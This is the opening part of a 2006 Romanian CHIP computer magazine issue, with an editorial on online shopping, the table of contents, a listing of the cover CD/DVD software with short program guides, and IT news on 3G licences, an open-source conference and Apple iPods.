

Premii:
1500 USD
+ 2 excursii la CeBIT
CHIP Produsul Anului 2006

CHIP

11/2006

Computer & Communications


pe DVD puteți găsi

Distribuția lunii

Mandriva ONE



Ulead DVD MovieFactory 5



Authoring DVD la îndemâna oricui

PaintShopPro PHOTO XI



Editor de imagini pentru fotografii amatori

EXCLUSIV CHIP

Video Pack



Encodere, codec-uri și playere video

EXCLUSIV CHIP

WINAMP Pack



Peste 100 de plugin-uri și efecte vizuale pentru Winamp

Plăci video bune pentru bugete mici

21 de soluții testate cu jocurile actuale

42

Sistem blindat

Curățați sistemul și asigurați-l împotriva amenințărilor informatice

34

Găsiți ce Google nu vă arată

94

Cel mai scurt drum spre rezultatul dorit

PRACTIC Unelte simple pentru conversii video 106

Wireless pentru acasă
Teste și sfaturi despre rutere 62



6 421 887 200644 11

Plăci video bune pentru bugete mici | Găsiți ce Google nu vă arată | Unelte simple pentru conversii video | Sistem blindat | Wireless pentru acasă

Editorial

La frontiera real -virtual



Cătălina Lazăr
Editorial Manager

Pantofi, mâncare, jocuri, haine, spațiu web, asigurări, mașini, cărți, flori, servicii, parfumuri, articole sportive, mobilier, reviste, aparatură electronică sau detergenți. Nu este o poezie dadaistă, este doar o înșiruire a câtorva lucruri pe care le putem achiziționa din internet.

Achizițiile online au devenit ceva obișnuit chiar și pentru români. Dar unde pot ajunge acestea? În ritmul actual, ne putem deja imagina o viață în care toate cele necesare vor fi procurate prin intermediul internetului. Ceea ce m-a făcut să abordez acest subiect a fost un mic articol care a apărut prin câteva ziare naționale și locale, prezentat în general la rubrica de Diverse.

Atenția mi-a fost atrasă de știrea conform căreia suedezii comandă prostituate prin intermediul internetului. Le plătesc jumătate din drum, iar restul de bani este livrat la destinație. Prostituația este ilegală în Suedia și astfel au găsit un mod de a trece de vigilența poliției.

Pornind de la acest lucru, nu pot să nu mă întreb: oare ce nu poți cumpăra din internet?

Încet, încet ne vom asigura traiul zilnic fără a mai fi nevoiți să părăsim domiciliul. Putem să ne facem cumpărăturile necesare din fotoliu și să avem livrate acasă toate produsele necesare. Mai nou, putem să beneficiem acasă și de servicii comandate prin internet. În afara de categoria celor de mai sus, aici intră o multitudine de alte servicii oneste cum ar fi de exemplu curățenia la domiciliu.

Mai ales tinerii sunt încântați de tot ceea ce le oferă spațiul virtual: identitate modificată, posibilități de distracție și de învățare, locuri de muncă, interacțiuni sociale virtuale (cel puțin pentru început) și, mai nou, chiar produsele care provin din cumpărăturile online. Internetul ocupă și trebuie să ocupe un loc important în viața noastră, însă trebuie să rămână un mod de rezolvare a problemelor noastre și nu să se substituie traiului modern. Printre motivele care mă fac să privesc circumspect modul în care timpul petrecut la calculator și în internet ne afectează viața se află știri ca cea de mai sus sau cea în care un tânăr a murit în fața calculatorului de prea multă joacă, precum și câteva statistici: jumătate dintre tinerii între 13 și 18 ani comunică prin internet cu persoane pe care nu le-au văzut niciodată; timpul petrecut online tinde să îl depășească pe cel petrecut în fața televizorului; timpul petrecut cu citirea presei și a cărților a scăzut vertiginos și sunt încă multe alte statistici legate de schimbarea comportamentală și de funcționarea socială (a)normală.

Bineînțeles, este un mod de viață pe care îl îmbrățișează doar o parte a internauților, însă reprezintă o tendință crescătoare, din păcate. Haideți să ne imaginăm acum că internetul nu ar mai funcționa pentru câteva zile în toată lumea. Câți dintre noi ne recunoaștem în postura de mai sus și am avea probleme serioase de a ne adapta ușor unui mod de viață total ancorat în realitate?

Aștept părerile dumneavoastră!

CUPRINS

11/2006

FOCUS

- 12 Știri**
Cele mai relevante știri IT ale lunii
- 30 Lentile lichide**
O nouă tehnologie oferă o alternativă de calitate la lentilele de plastic din telefoanele mobile.
- 32 Produsul Anului 2006**
Votați pentru cele mai bune produse ale anului care se apropie de sfârșit.

COVERSTORY

- 34 Sistem blindat**
Nu este un alt ghid de conduită preventivă, ci un coverstory care vă dezvăluie cele mai bune unelte de securitate și vă învață cum să vă dezinfectați calculatorul și să îl păstrați curat de acum încolo.

TESTE ȘI TEHNOLOGII

- 42 Gaming cu bani puțini**
Reprezentantele gamei low-end de plăci video își demonstrează puterea grafică pe care o dețin, în pofida prețurilor mici.
- 44 GHID CPU&GPU**
Orientați-vă rapid în jungla procesoarelor și a plăcilor grafice.
- 52 Procesoare mai ieftine**
Noile procesoare au dat peste cap clasamentele și au determinat o scădere masivă de prețuri.
- 56 TFT-uri, cu bune și rele**
O privire obiectivă asupra avantajelor și dezavantajelor TFT-urilor, precum și o trecere în revistă a ultimelor tehnologii.
- 62 Test: rutere wireless**
Am testat câteva rutere wireless existente în România și am schițat câțiva pași pentru crearea unei rețele wireless de calitate.
- 70 Desktop 3D Linux pentru începători**
Un desktop XGL construit pe un puternic engine Mandriva, rulabil direct de pe CD.
- 72 Bancul de probă**
Review-uri ale celor mai noi produse hardware și software apărute pe piață.
- 86 Scut de generația 10**
Cea mai nouă versiune a cunoscutului Bit-Defender își prezintă atuurile.
- 90 CHIP Top 10**
Ghid de bază pentru achizițiile hardware.

Sistem blindat




Spaima utilizatorilor de calculatoare de a fi infectați și a pierde date prețioase este din ce în ce mai mare. CHIP vă pune la dispoziție un ghid al celor mai cunoscute amenințări informatice, precum și o serie de sfaturi de dezinfecție și de păstrare a unui sistem curat.

Plăci video bune pentru bugete reduse



Vreți să jucați cele mai noi și mai tari jocuri, dar nu vă permiteți să dați o mică avere pe o placă video de top? CHIP rezolvă problema și vă supune atenției gama de plăci video ieftine, care sunt în stare să „ducă” jocurile actuale.

GĂSIȚI CE GOOGLE NU VĂ ARATĂ



94 Google poate fi forțat să returneze cele mai bune rezultate și chiar o serie de informații confidențiale. În cazurile în care nu sunteți mulțumiți de acest motor de căutare, există alternative de calitate pentru probleme specifice.



PROCESOARE MAI IEFTINE

52 Ieftinirea procesoarelor mainstream ne-a impus să testăm cele mai noi apariții și să vi le recomandăm pe cele mai bune.

Produse testate în CHIP

BANCUL DE PROBĂ

Hardware

- 73 Barebone - ASUS Pundit P1-AH1
- 73 Rack HDD - Chieftec Sata Back Plane SNT-2131
- 74 Monitor TFT - ASUS PG191
- 74 Placă de bază - x ASUS M2N32 WS Professional Workstation
- 74 Placă de bază LGA 775 - Biostar TForce P965 Deluxe
- 75 Tuner TV - Compro VideoMate X500
- 75 Placă de bază - DFI Infinity NF-Ultra II-M2
- 76 Hard disk 500GB - Western Digital SE16 WD5000KS
- 76 Water cooler - KOM Alphacool Answer III 120 Compact
- 76 Hard disk extern 1,8" - Transcend StoreJet 1.8 60GB
- 77 Sistem joystick - Thrustmaster Hotas Cougar
- 77 Sursă alimentare PC - Thermaltake Toughpower W0116RE
- 78 Notebook - Packard Bell EasyNote MX65
- 78 Notebook - Elsaco Panther T2500 100GB 2X1GB
- 78 Notebook - Lenovo ThinkPad R60e
- 79 Imprimantă laser alb /negru - Kyocera Ecosys FS-720
- 79 TV Tuner - KWorld VS-PVR-TV300URF
- 80 Proiector digital - HITACHI PJ-TX200 ILLUMINA
- 80 Placă grafică PCI-e - GECUBE Radeon X1650 PRO Platinum RX165PG3-D3
- 80 Sursă alimentare PC - Enermax Galaxy EGA1000EWL

Software

- 82 Suită multimedia - Nero 7 Premium Reloaded
- 82 Editor video - Sony Vegas 7
- 82 Captură de ecran - HyperSnap 6.11
- 84 Editor de imagini - Ulead PhotoImpact 12
- 84 Editor de imagini - Corel Paint Shop Pro Photo XI
- 84 Manager de imagini - ThumbsPlus 7.0sp1 Standard
- 85 Manager de imagini CD/DVD - UltraISO Premium 8.51
- 85 DVD authoring - DVD MovieFactory 5 Plus

În teste:

Plăci video

- 42 Placă video - Leadtek WinFast PX7300GT TDH Extreme

- 42 Placă video - GalaxyGF7300GT
- 42 Placă video - GECUBE Radeon X1300XT Platinum RX13XTG3-D3
- 42 Placă video - ASUS EN7300GT Silent HTD256
- 42 Placă video - Leadtek WinFast PX7300GT TDH
- 42 Placă video - Club 3D 7300GT CGNX-G736
- 42 Placă video - PNY Verto GeForce 7300GT
- 42 Placă video - Point of View GF7300GT
- 42 Placă video - Gigabyte Radeon X1300PRO GV-RX13P256D-RH
- 42 Placă video - ASUS EAX1300PRO Silent TD256
- 42 Placă video - Club 3DX1300 PRO CGAX-HP136
- 42 Placă video - Gigabyte Radeon X1300 PRO RX13P256DE RH
- 42 Placă video - PowerColor X1300 256MB
- 42 Placă video - Leadtek WinFast PX7300GS TDH
- 42 Placă video - Gigabyte GeForce 7300GS GV-NX73G128D-RH
- 42 Placă video - PowerColor X1300 512MB
- 42 Placă video - PNY Verto GeForce 7300GS
- 42 Placă video - Sparkle GeForce 7300GS SP-PX73SDH-U2
- 42 Placă video - Point of View GF7300GS
- 42 Placă video - Galaxy GF7300LE
- 42 Placă video - Biostar SigmaGate GeForce 7300LE V7302EL16

Rutere wireless

- 62 Ruter wireless - D-Link RangeBooster N 650 Router DIR-635 802.11n
- 62 Ruter wireless - Linksys Wireless-N WRT300N
- 62 Ruter wireless - TRENDnet TEW-611BRP 802.11g
- 62 Ruter wireless - Canyon WF514M
- 62 Ruter wireless - ASUS WL-500GP
- 62 Ruter wireless - SMC Barricade MIMO WBR14-GM
- 62 Ruter wireless - Edimax VPN Broadband Router BR-6304Wg
- 62 Ruter wireless - Infosmart INWR48GA
- 62 Ruter wireless - MSI MEGA NET R65463
- 62 Ruter wireless - Sweex Wireless Router 11G LC000070

Procesoare

- 52 Procesor - AMD AM2 3800+
- 52 Procesor - AMD AM2 4000+
- 52 Procesor - AMD AM2 4200+
- 52 Procesor - Intel D915
- 52 Procesor - Intel Core2Duo E6300
- 52 Procesor - Intel Core2Duo E6400

PRACTICĂ

- 94 **Găsiți ce Google nu vă arată**
Forțați cunoscutul motor de căutare să returneze exact ce vă interesează. Dacă nu se poate, există și alternative.
- 98 **Război contra adminilor**
Aflați ce sunt tunelurile SSH și cum pot fi folosite pentru a evita câteva dintre restricțiile de rețea impuse de admini...
- 102 **Freeware și open source**
O selecție a celor mai interesante aplicații gratuite existente pe CD și DVD.
- 106 **Traseu rapid: DVD-DivX-Xvid**
Conversii între formate folosind cele mai simple unelte.
- 110 **Fără riscuri în lumea virtuală**
CHIP vă spune ce este și cum se instalează soluția minune: o mașină virtuală.
- 114 **Atelier FotoNet**
Cum să ne prelucrăm fotografiile când nu avem Photoshop, Gimp sau Picasa, dar avem conexiune la internet.
- 116 **Jurnaliști online**
Adevărul se spune online. CHIP vă spune cum să vă realizați rapid un blog profesional.
- 120 **Explicații animate**
Tutorial BB FlashBack Express, un software pe care îl găsiți pe discul din revistă.
- 122 **Tips&tricks**
Trucuri care vă transformă într-un utilizator priceput.

ALTELE

- 5 Editorial
- 6 Cuprins
- 8 Cuprins CD/DVD
- 126 Dicționar
- 126 Inserenți
- 128 Mailbox
- 128 Impresum



98 În cazul în care lucrați într-o rețea, ați simțit cu siguranță neajunsurile create de restricțiile impuse de administrator. CHIP vă arată cum să treceți de acestea folosind tunelurile SSH.



62 Rețelele wireless devin din ce în ce mai tentante pentru utilizatorii de acasă. Noi vă arătăm care sunt cele mai potrivite rutere wireless și vă dăm câteva sfaturi pentru a vă pune la punct o rețea wireless care funcționează impecabil.

CHIP apare în două versiuni:

Scăderi de prețuri: **1500** lei
Cuprins CD/DVD

Cu DVD - 12,5 RON

Scăderi de prețuri: **1500** lei
Cuprins CD/DVD

Cu CD - 8 RON

Conținutul CD / DVD îl regăsiți la pagina 8

Cuprins CD / DVD



CD-ul și DVD-ul ce însoțesc fiecare număr al revistei CHIP cuprind o vastă selecție de programe shareware și freeware pentru sistemele de operare Windows și Linux, alături de diverse materiale multimedia și documentații. În această selecție veți regăsi o serie de utilitare pentru optimizarea modului de funcționare a PC-ului, editarea și conversia materialelor multimedia și multe aplicații dedicate lucrului în rețea și pe Internet. Pentru sugestii, critici sau probleme legate de discurile atașate revistei nu ezitați să ne contactați pe adresele dvd@chip.ro și cdrom@chip.ro.

CHIP VIDEO

Colecție de codec-uri și encodere



CHIP PACK

Această colecție de programe vă oferă tot ce aveți nevoie pentru a putea viziona un film după o instalare de sistem. Puteți găsi cele mai recente codec-uri și playere cu ajutorul cărora nici un film nu vă va mai crea probleme la rulare. În plus, vă oferim și o serie de encodere cu care vă veți putea crea propriile filme în diferite formate sau veți putea modifica dimensiunile filmelor pentru a câștiga mai mult loc pe hard disk.

CHIP WINAMP PACK

Winamp cu tot ce are mai bun




CHIP PACK

Cel mai popular player de muzică din lume, Winamp, se bucură de suportul multor entuziaști. Am cules o serie de plugin-uri și preseturi pentru Winamp, pentru a arăta tot ce poate face acest player dacă este folosit la adevărată sa capacitate. În acest pachet veți descoperi plugin-uri pentru o mulțime de formate audio-video și preseturi cu diferite animații ce se vor adapta muzicii rulate.

DTP OPEN SOURCE

Scribus

COMPLET



Un program pentru desktop publishing, care se dorește a fi o alternativă gratuită pentru programele mai cunoscute și foarte scumpe Adobe PageMaker, QuarkXPress sau Adobe InDesign. Poate, de asemenea, crea prezentări animate și interactive în format PDF.

LICENȚĂ CHIP

BitDefender AV Plus 10 CHIP Edition

COMPLETĂ

Avem plăcerea să vă oferim cu licență CHIP noul pachet de securitate BitDefender Antivirus Plus 10. Pentru a-l folosi trebuie să dezinstalați vechea licență BitDefender și să folosiți noul kit de pe CD/DVD.

Kaspersky Anti-Virus 6 și Kaspersky Anti-Hacker 1.8

COMPLETĂ

Posesorii unor licențe CHIP pentru Kaspersky Anti-Virus 6 și Kaspersky Anti-Hacker 1.8 pot prelungi valabilitatea lor prin adăugarea manuală a cheilor 00568CE6.key și 005679F0.key prezente pe CD/DVD în directorul Software\Antivir\KAV, respectiv Software\Antivir\KAH.

OPENOFFICE.ORG PREMIUM 2.0.4

Pachet Office gratuit

COMPLET



Fiind conceput ca o alternativă pentru Microsoft Office, OpenOffice.org oferă gratuit tot ceea ce omologul său oferă contra cost. Bineînțeles, nu putem avea pretenția să beneficiem de aceleași elemente de funcționalitate, dar la un nivel de utilizare medie, OpenOffice.org poate înlocui cu succes Microsoft Office. Fiecare dintre aplicațiile obișnuite din Microsoft Office își găsește un corespondent în OpenOffice. Și, ca întotdeauna când includem acest pachet pe discurile noastre, trebuie să spunem că este perfect legal să îl folosiți în cadrul unei firme.

Programele incluse pe CD și pe DVD

Drivere

- Catalyst 6.9
- ATI Driver 6.9
- ntel Chipset Software Utility
- Intel Matrix Storage
- Intel Centrino
- nVidia Forceware 91.47 XP
- NForce 2 Drivers
- NForce 4 Drivers Intel
- Drivere Realtek AC97
- Realtek LAN
- VIA Hyperion 5.0
- VIA RAID

Software Complet

- Dr Divx 2.0.1 b2
- Firefox 2 RC2
- The GIMP
- Java Runtime Environment 1.5.0_08
- MagicDraw UML 11 CE
- Mandriva ONE
- OpenOffice.org 2.0.4
- Opera 9.0.2
- QuickTime 7.1.3
- Scribus 1.3.3.3
- Turbo C++ Explorer
- VMware Player 1.0.2
- WorldWind 1.3.5
- XAMPP 1.5.4a

Software de evaluare

- DivX 6.4
- DVD Movie Factory 5 Plus
- Nero 7.5
- Paint Shop Pro PHOTO XI
- Perfect disk 8
- Ulead Photo Impact 12
- Photo Pos Pro 1.31
- Sony Vegas 7.0b
- VirtualCD 8

Freeware

- ApexDC++ 0.2
- BitComet 0.73
- DownUTube 2.0
- GoogleTalk 1.0
- Snarfer 0.6
- FastStone Capture 4.5
- MediaPurveyor 2.9
- Photofiltre 6.2.6
- Pixeur 2.8
- Cinematheca 1.0
- Democracy Player 0.9.0
- Minilyrics 4.6
- Spider 1.70
- MySQL 5.0.26
- PHPDesigner 2007

Linux

- Vmware Player-1.0.2
- Opera-9.02
- MySQL Standard 5.0.26
- Mail-SpamAssassin-3.17
- FirebirdCS-1.5.3.4870.i686
- BitTorrent-4.24.2
- ATI Driver Installer 8.29.6
- Skype 1.3.0.53

Licente CHIP


- Kaspersky Anti-Virus 6 Personal
- Kaspersky AntiHacker 1.5
- BitDefender AV Plus 10

- pe CD
- pe DVD

PROGRAMARE C++

Turbo C++

COMPLET



De curând, compania Borland a lansat în varianta gratuită versiunile Turbo ale mediilor sale de dezvoltare. Prin amabilitatea firmei SCOP, distribuitorul oficial al produselor Borland în România, vă oferim platforma Turbo C++, gratuită pentru utilizarea personală, dar și pentru exploatarea comercială. Instalarea se face pe baza unei chei pe care o puteți obține de la http://www.borland.com/downloads/download_turbo.html secțiunea Keys Only.

Atenție! Nu este permisă revânzarea DVD-ului ce conține kit-ul Turbo C++. Nu este oferit suport gratuit pentru folosirea versiunii gratuite a Turbo C++.

CODARE DE CALITATE

Dr. DivX 2.0b

COMPLET




Cea mai recentă versiune a aplicației Dr. DivX este prezentă pe CD-ul și DVD-ul CHIP în varianta Beta. Cu ajutorul său, cele mai folosite formate video se pot coda în format DivX, cu o calitate mai bună a imaginii și a sunetului la o compresie tot mai mare. Există un asistent ce permite selecția setărilor optime pentru compresie.

LUMEA CA-N PALMĂ

World Wind 1.3.5

COMPLET



Un program creat de cei de la NASA, World Wind 1.3.5 aduce pe ecranele calculatoarelor un model 3D al globului pământesc, al Lunii și al planetei Marte. Folosind imaginile obținute de sateliții NASA, utilizatorul poate accesa imagini și informații despre puncte de interes de pe planetele menționate mai sus. Prezintă informații despre cinci milioane de locuri.

EDITARE FOTO

Paint Shop Pro XI

DEMO



Cea mai recentă variantă a programului de editare foto Paint Shop Pro XI vine cu o serie de îmbunătățiri și permite o utilizare mai ușoară. Cu ajutorul său, se pot adăuga efecte și chiar introduce elemente inexistente în fotografia inițială. Totodată, se poate lucra cu filtrele digitale incluse în program.

NERO 7.5

Suită multimedia

DEMO



Ajunsă deja la versiunea cu numărul 7.5, suita Nero s-a transformat dintr-un simplu instrument de creare și ardere a CD/DVD-urilor într-un puternic pachet multimedia ce oferă peste 20 de aplicații diferite. Noul pachet aduce suport pentru tehnologiile Blu-ray și HD DVD, alături de tehnologia SIPPS.

ULEAD DVD MOVIEFACTORY 5

DVD Authoring și burner

DEMO



Un program cu ajutorul căruia se pot crea DVD-uri cu aspect profesional plecând de la înregistrările dumneavoastră. Ulead DVD MovieFactory permite crearea de meniuri complexe, cu efecte și tranziții interesante, rezultând astfel un produs bine finisat ce poate rivaliza cu producțiile hollywoodiene.

SONY VEGAS+DVD 7.0B

Editare video

DEMO



Un puternic program de video authoring, Sony Vegas permite editarea profesională a unei vaste game de materiale multimedia. Acest pachet conține modulele Vegas 7 și suport pentru Dolby Digital AC-3 cu ajutorul căruia produsul finit se va alinia celor mai înalte standarde de calitate pentru producții video.

NOTĂ

Interfața CD-ului și DVD-ului CHIP este concepută să ruleze optim pe o placă grafică ce suportă minim o rezoluție de 800 x 600 și o adâncime a culorii de 16 biți. De aceea, nu este recomandată folosirea acesteia într-un mediu ce nu oferă minimul necesar. Interfața poate fi rulată atât sub Windows 95/98/Me, cât și sub Windows 2000/XP.

Din cauza multitudinii de configurații, redacția CHIP Computer & Communications nu își poate asuma nici o responsabilitate în eventualitatea în care apar probleme în funcționarea interfeței și a aplicațiilor. Programele care au intrat în componența CHIP CD și DVD au fost testate și selectate cu grijă în redacția CHIP. Totuși, redacția nu își poate asuma nici o responsabilitate pentru funcționarea anormală a software-ului și nici nu poate fi făcută responsabilă pentru eventualele daune produse. CD-ul și DVD-ul CHIP au fost verificate împotriva virușilor cu următoarele programe antivirus (în ordine alfabetică): BitDefender AV Plus 10 (furnizat de Softwin), EZ Trust 7.1 (furnizat de DNA Software), F-Secure AntiVirus 5.51 (furnizat de InfoDesign), Kaspersky Lab Anti-Virus 6.0 (furnizat de Kaspersky Lab - Rusia), McAfee Internet Security 2006 (furnizat de CS Software), Norman Virus Control 5.4 (furnizat de CS Software), AVIRA Desktop 1.0 (furnizat de AVIRA soft srl), PC-Cillin 14 (furnizat de GeCAD NET). Pentru orice întrebări legate de aplicațiile de pe CD sau DVD, vă rugăm să contactați telefonic, prin fax sau prin e-mail, autorii programelor respective.

ATENȚIE! Pentru rularea corectă a interfeței CD-ului și a DVD-ului vă recomandăm setarea unei rezoluții minime de 800 x 600, o adâncime a culorii de 16 biți și folosirea oglinii Small Fonts!

CD-ul inclus poate fi utilizat în conformitate cu parametrii definiți în standardul Philips - YELLOW BOOK. Editura nu își asumă responsabilitatea asupra eventualelor pagube provocate de utilizarea CD-ului și a DVD-ului în alți parametri decât cei stabiliți în standardul menționat anterior.

Alpeak CD Anywhere 2.0

versiune full pe CD/DVD



Pasul 1: se selectează drive-ul de pe care urmează să se creeze imaginea și locația unde va fi salvată.


Pentru a se elimina timpul de încărcare la introducerea unui CD/DVD în unitate și pentru a nu se mai pierde timp cu schimbarea acestora pentru rularea diferitelor aplicații, se folosesc programele care emulează o nouă unitate CD/DVD. Astfel puteți ține pe hard disk câte imagini doriți.

Cu Alpeak CD Anywhere 2.0 puteți crea imagini după discurile dvs. și le puteți încărca atunci când aveți nevoie.

Crearea imaginii. După instalarea programului, dați dublu clic pe icon-ul de pe desktop, iar în fereastra ce se deschide veți putea alege unitatea de disc ce conține CD-ul sau DVD-ul după care se va crea imaginea. Apăsați pe butonul Browse și alegeți locația unde această imagine va fi salvată pe hard disk și numele care i se va da. După aceea, dați clic pe Build Image, moment în care programul preia controlul și creează imaginea.

Încărcarea imaginii. Pentru încărcarea imaginii obținute prin pasul de mai sus apăsați


din nou la shortcut-ul de pe ecran și, din cele șase pictograme aflate în partea de sus a ferestrei deschise, alegeți-o pe cea de-a treia, Mount Drive. După apăsarea butonului Browse, optați pentru imaginea dorită din locul unde a fost salvată, după care apăsați butonul Mount Drive. De acum încolo, până la descărcarea imaginii, aceasta va putea fi apelată prin accesarea noului drive virtual creat automat de Alpeak CD Anywhere 2.0.



Pasul 2: se deschide directorul ce conține imaginea și se încarcă în drive-ul virtual.

Email Sentinel Pro 2.7

versiune full pe CD/DVD



Nivel de securitate: Setarea de securitate implicită a programului este cea High.

Infectarea cu viruși este la ora actuală o amenințare gravă pentru integritatea datelor aflate pe calculatoare. Majoritatea acestor viruși se instalează pe calculatoarele noastre prin intermediul mesajelor e-mail primite de la necunoscuți și care sunt deschise din greșeală. De aceea este bine să se folosească un sistem de protecție care să ne păzească de aceste amenințări.


Email Sentinel Pro 2.7 este un utilitar care se așază în calea conținutului malign venit pe calea mesajelor e-mail, blocându-le sau ștergându-le în momentul în care acestea sunt pe cale să se infiltreze.

Setarea nivelului de protecție. După instalarea și rularea programului, se deschide o fereastră de configurare. Prima secțiune a acestei ferestre permite setarea nivelului de protecție al mesajelor electronice primite. Astfel, prin mutarea slider-ului mai sus sau mai jos, se poate alege dacă mesajele vor fi curățate de script-uri, imagini, atașamente sau chiar să se elimine interfața HTML a acestora. Pentru un sistem care nu se bucură de o protecție avansată (antivirus actualizat des, firewall puternic) este bine ca acel slider să se situeze în poziția High.

Selectarea tipului de e-mail folosit. În cea de-a doua secțiune a ferestrei de configurare se poate selecta tipul de cont de e-mail folosit. Setarea implicită este cea în care

programul găsește automat acest client, dar dacă totuși are dificultăți în a descoperi acest lucru, utilizatorul îl poate selecta automat. Astfel, dacă se folosește un client de e-mail de tip POP3 (Outlook Express, Microsoft Outlook etc.), se va selecta din list POP3, iar dacă contul de e-mail se verifică printr-un browser web, se va selecta HTTP.

Restul setărilor se fac automat de către program, iar pentru cei care doresc un control mai bun asupra mesajelor există și alte opțiuni de setare.



Setări: în cazul în care programul nu detectează serverul de e-mail, acesta se alege manual.

LICENȚE

RCS&RDS și Telemobil trec pe 3G

Câștigătorii licitației organizate de Inspectoratul General pentru Comunicații și Tehnologia Informației (IGCTI) pentru acordarea ultimelor două licențe de telefonie mobilă de generația a treia sunt RCS&RDS și Telemobil.

Marele perdant al „cursei” pentru 3G este Cosmote. Celălalt participant la licitație, Societatea Națională de Radiocomunicații Radiocom, s-a clasat pe locul patru în procesul de evaluare început în luna iunie. Conform caietului de sarcini al IGCTI, criteriul cel mai important l-a reprezentat acoperirea geografică și a populației, urmată de fezabilitatea tehnică și capacitatea financiară. Reprezentantii Cosmote, singura companie participantă la licitație care avea experiență în domeniul 3G, dispunând deja de rețele de acest tip în Grecia și Bulgaria, spun că își vor concentra activitățile în domeniul rețelelor 2G și 2,5G, care vor oferi transfer de date rapid și acces la aplicații de internet special proiectate pentru telefonul mobil, asigurând în următorii ani acoperirea integrală a populației.

Analizii estimează că marii câștigători ai licitației sunt, de fapt, Orange și Vodafone care, astfel, au luat un avans important în fața competitorului Cosmote. De asemenea, se speculează că,

pentru a intra pe piața 3G, RCS&RDS va avea nevoie de un parteneriat cu una dintre puternicele companii europene de telefonie mobilă.

3G câștigă teren?

În septembrie, Vodafone România a anunțat că are peste 230.000 de utilizatori de servicii 3G. Orange România estimează 250.000 de clienți EDGE și 3G până la sfârșitul anului. Cu toate acestea, se pare că românii nu sunt atrași atât de apelul video, cât de serviciul de date. Un exemplu în acest sens îl constituie și recenta lansare de către Vodafone a serviciilor de Internet mobil de mare viteză, 3G Broad-

band, prin tehnologia HSDPA (High-Speed Downlink Packet Access). Cunoscută și sub numele de 3,5G, aceasta este de câteva ori mai rapidă decât 3G, rata de transfer a datelor putând ajunge până la 1,4 Mbps. În plus, Vodafone a lansat, deocamdată doar în Europa de Vest, primul telefon mobil 3G sub marcă proprie. Vodafone 710 va fi furnizat de Huawei Technologies și facilitează asimilarea serviciilor 3G, prin prețul mai mic cu o treime al terminalului și prin disponibilitatea sa atât pentru abonați, cât și pentru utilizatorii carterelor preplătite.

www.igcti.ro; www.vodafone.ro



Tehnologia 3G: românii sunt mai atrași de serviciile de date pe care le oferă.

OPEN SOURCE

Linux Open Alternative Days

Cea de-a patra ediție LOAD care a avut loc în perioada 17 - 18 octombrie s-a constituit într-un succes pentru susținătorii inițiativelor open source. Structura evenimentului a permis o abordare din mai multe perspective a ceea ce înseamnă open source, astfel încât specialiștii din domeniu au expus soluții și motivații pentru adoptarea soluțiilor open source, pretabile în diverse domenii de activitate, de la industrie la agricultură, de la media la servicii medicale sau financiare, educație și administrație. Tematica abordată a fost diversificată și a acoperit pe lângă zonele tradiționale tehnice legate de securitate, server management, baze de date și multe din zonele importante pentru managementul afacerilor. Prezentările care au avut loc în cele două zile ale evenimentului au adus în atenția participanților domenii ca: Servers & Server Management, Desktop Solutions, Security, Storage, Communication/Networking, Databases, Data Management, Software Development, Training, Etică și legislație, iar printre speakerii invitați s-au numărat reprezentanții ai IBM, Red Hat, Rompetrol, BIT Software, Novell, Nuxeo, IT Training, Zitec, Arxia, Metromind, SNS. www.load.ro/2006

APPLE

Un iShuffle mai mic

Chiar dacă mulți doreau să vadă de la Apple la începutul lunii septembrie un nou tip de iPod sau, de ce nu, un telefon (destul de comentat pe la colțuri), compania americană nu a făcut altceva decât să-și actualizeze playerele de muzică. La unele, cum este iPod-ul obișnuit (cel cu funcții video), a pus un ecran mai bun, la altele, cum este Nano, a schimbat carcasa, iar la iShuffle a redus di-



iPod Shuffle: Apple i-a redus considerabil dimensiunea.

menșiunile. Cum era de așteptat, toate modelele beneficiază și de o mărire a capacității: Nano vine acum în variante de 2, 4 și 8 GB, Shuffle ajunge la 1 GB, în timp ce iPod-ul cu funcții video poate atinge până la 80 GB.

Carcasa lui Nano este acum din aluminiu și este oferită într-un număr mai mare de culori decât cele două opțiuni (alb și negru) de până acum. De altfel look&feel-ul este inspirat într-o bună măsură din seria iPod Mini, la care Apple a renunțat atunci când a lansat linia Nano.

Poate schimbarea cea mai importantă de design a suferit-o Shuffle, a cărui mărime acum este la jumătate din cea a generației precedente. Prețul variantei de 1 GB este de aproximativ 80 de dolari în Statele Unite.

www.apple.com

GOOGLEGRAM

GMail pentru telefonul mobil

